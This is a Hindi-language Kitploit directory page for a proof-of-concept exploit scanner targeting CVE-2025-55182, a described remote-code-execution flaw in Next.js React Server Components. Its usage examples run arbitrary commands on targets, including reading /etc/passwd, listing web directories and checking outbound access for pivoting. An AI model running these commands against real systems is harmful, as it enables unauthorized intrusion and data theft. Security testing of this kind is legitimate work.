
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
POC-CVE-2025-55182 — POC-CVE-2025-55182 | Kitploit
उपकरण/GitHubGitHub/devvaibhav07/poc-cve-2025-55182
भेद्यता स्कैनरपेलोड जनरेशनशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोल
GitHubdevvaibhav07/poc-cve-2025-55182

POC-CVE-2025-55182

POC-CVE-2025-55182

रिपॉजिटरी देखें
1411 महीने पहलेअभी तक समीक्षित नहीं
साझा करें

CVE-2025-55182 उन्नत स्कैनर

CVE-2025-55182 के लिए एक पूर्ण-विशेषताओं वाला शोषण उपकरण — Next.js में React सर्वर घटकों के माध्यम से दूरस्थ कोड निष्पादन। स्कैनर स्वचालित रूप से मल्टीपार्ट पेलोड तैयार करता है और कमजोर उदाहरणों पर मनमाना OS कमांड निष्पादन प्राप्त करने के लिए process.mainModule.require('child_process').execSync() का दुरुपयोग करता है।

विशेषताएँ

  • स्वचालित पेलोड जनरेटर — किसी मैन्युअल एन्कोडिंग की आवश्यकता नहीं
  • स्वच्छ STDOUT निष्कर्षण के साथ कमांड निष्पादन
  • स्वचालित प्रोटोकॉल पहचान (यदि गुम है तो https:// लागू किया जाता है)
  • उचित URL डिकोडिंग + नई पंक्ति बहाली
  • त्वरित ऑपरेटर प्रतिक्रिया के लिए रंगीन समृद्ध आउटपुट
  • त्रुटि फिंगरप्रिंटिंग (500 / 403 / SSL / टाइमआउट / WAF पैटर्न)

स्थापना

chmod +x scanner.sh

उपयोग

डिफ़ॉल्ट स्कैन ('id' निष्पादित करता है)

./scanner.sh -d vulnerable-app.com

कस्टम कमांड निष्पादन

./scanner.sh -d vulnerable-app.com -c "whoami"

स्पष्ट प्रोटोकॉल के साथ

./scanner.sh -d http://localhost:3000 -c "cat /etc/passwd"


विकल्प

स्क्रीनशॉट 2025-12-09 पर 16 13 23

उदाहरण

RCE सत्यापित करें

./scanner.sh -d shop.example.com

सिस्टम फिंगरप्रिंटिंग

./scanner.sh -d shop.example.com -c "uname -a"

लिखने योग्य पथों की गणना करें

./scanner.sh -d shop.example.com -c "ls -la /var/www"

पिवट सहायक — आउटबाउंड एक्सेस जांचें

./scanner.sh -d shop.example.com -c "ping -c 4 google.com"

mailto:[email protected] पर संपर्क करने में संकोच न करें

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

अभी तक कोई लोकप्रियता डेटा नहीं है।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →